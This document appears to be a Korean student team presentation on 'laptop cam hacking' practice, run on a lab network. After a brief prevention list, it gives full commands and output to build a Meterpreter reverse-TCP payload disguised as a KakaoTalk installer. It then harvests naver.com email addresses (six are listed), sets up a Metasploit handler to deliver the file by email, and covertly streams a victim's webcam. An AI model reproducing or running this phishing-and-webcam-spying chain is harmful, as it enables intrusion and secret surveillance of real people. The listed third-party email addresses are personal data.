Laptop Cam Hacking Practice

Instructions for use

내용 설명

악성 소프트웨어를 공격 대상자의 컴퓨터에 설치하여 웹캠을 원격으로 제어합니다.

이 소프트웨어는 일반적으로 이메일 첨부 파일, 피싱 링크,

악성 웹사이트 또는 다운로드된 파일을 통해 컴퓨터로 침투합니다.

웹캠에 대한 원격 액세스를 얻어 개인적인 생활을 몰래 관찰하거나 비밀 정보를 획득하기 위해 사용합니다.

웹캠 해킹 예방법

1. 웹캠 장치 비활성화
2. PC 로그인 비밀번호 변경
3. 웹캠 소프트웨어 업데이트
4. 의심스러운 링크 및 다운로드 방지
5. VPN 사용
6. 보안 소프트웨어 최신 상태로 유지

해킹은 다른 사람들의 개인정보, 시스템, 네트워크 또는 디지털 자산에 불법적으로 접근하여 피해를 입히거나 악용하는 행위입니다.


Hacking is the act of illegally accessing or abusing other people's personal information, systems, networks, or digital assets.

HELLO!

사진 그대로 따라하세요~

김정광 김선민 박장현 최재식 최현기

4조



Hacking Scenarios

내 IP주소를 찾는 명령어

```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.75.142  netmask 255.255.255.0  broadcast 192.168.75.255
        inet6 fe80::20c:29ff:fec7:23e3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c7:23:e3  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 2156 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 4520 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

먼저 공격자 PC의 IP를 알기 위해서 ifconfig를 입력하여 <자신의 IP주소>를 확인합니다.

Meterpreter 리버스 TCP 페이로드를 생성하는 명령어

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.75.142 lport=4444 -f exe -
o /home/kali/KakaoTalk_Setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/KakaoTalk_Setup.exe

┌──(root㉿kali)-[/home/kali]
└─# ls -l
합계 124
-rw-r--r-- 1 root root   306  5월  2일  13:18 192.168.75.128
-rw-r--r-- 1 root root   306  5월  2일  13:18 192.168.75.142
-rw-r--r-- 1 root root 73802  5월 15일  11:10 KakaoTalk_Setup.exe
drwxr-xr-x 3 root root  4096  5월  9일  15:10 TrackUrl
drwxr-xr-x 6 root root  4096  4월 18일  14:15 xeroLinux
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 공개
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 다운로드
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 문서
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 바탕화면
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 비디오
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 사진
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 서식
drwxr-xr-x 2 kali kali  4096  3월  8일  12:19 음악
```

msfvenom -p windows/meterpreter/reverse_tcp lhost= <자신의 IP주소> lport=4444 -f exe -o 자기가 생성할 파일의 위치/파일명 으로 파일 생성

ls -l 명령어로 파일의 권한 확인

파일의 퍼미션을 변경하는 명령어

```
┌──(root㉿kali)-[/home/kali]
└─# chmod 777 KakaoTalk_Setup.exe

┌──(root㉿kali)-[/home/kali]
└─# ls -l
합계 124
-rw-r--r-- 1 root root    306  5월  2일  13:18 192.168.75.128
-rw-r--r-- 1 root root    306  5월  2일  13:18 192.168.75.142
-rwxrwxrwx 1 root root 73802  5월 15일  11:16 KakaoTalk_Setup.exe
```

chmod 777 파일명 으로

파일에 모든 권한을 부여 한 후

ls -l 명령어로 다시 확인

이메일 주소를 수집

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

Msfconsole 실행

```
msf6 > use auxiliary/gather/search_email_collector
msf6 auxiliary(gather/search_email_collector) > set domain naver.com
domain => naver.com
msf6 auxiliary(gather/search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from naver.com
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from naver.com
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from naver.com
[*] Extracting emails from Yahoo search results ...
[*] Locating 6 email addresses for naver.com
[*]     bighead033@naver.com
[*]     dipie@naver.com
[*]     eunseoming1@naver.com
[*]     hwangenhe77@naver.com
[*]     josy1201@naver.com
[*]     krystal_is@naver.com
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) >
```


use auxiliary/gather/search_email_collector

set domain naver.com

run

->네이버 전자 우편 주소 검출 명령어

이메일로 악성코드 보내기



네이버에 우편 주소 검출 한 뒤

악성코드 심은 파일 전송

exploit 모듈 중 하나인 "multi/handler" 모듈을 사용하겠다는 명령어

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.75.142
lhost ⇒ 192.168.75.142
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > exploit -j -z
```

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost <자신의 IP주소>

set lport 4444

set exitonsession false

Exploit -j -z

Meterpreter 세션을 통해 웹캠에 관련된 작업을 수행하는 명령어

```
[*] Started reverse TCP handler on 192.168.75.142:4444
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 192.168.75.1
[*] Meterpreter session 1 opened (192.168.75.142:4444 → 192.168.75.1:52644) at 2023-05-15 11:34:35 +09
00
whoami
[*] exec: whoami

root
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  SCHENTEA\schen @ SCHENTEA  192.168.75.142:4444 → 192.168.75.1:5
                                                              2644 (192.168.75.1)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_
webcam_chat    webcam_list    webcam_snap    webcam_stream
meterpreter > webcam_list
1: Integrated Webcam
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/qngYDvhA.html
[*] Streaming...
```

sessions -i 로 세션 확인 후

sessions -i 세션번호로 진입

webcam_list

webcam_stream 웹캠 실행

웹캠 실행 영상


www.BANDICAM.com
file:///home/kali/oxvULkKX.html
Minimize
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Target IP : 192.168.75.1
Start time : 2023-05-15 18:26:50 +0900
Status : Playing

Team Presentation

김정광
3CP

김선민
3CP

박장현
3CP

최재식
3CP

최현기
3CP

THANKS!

Any questions?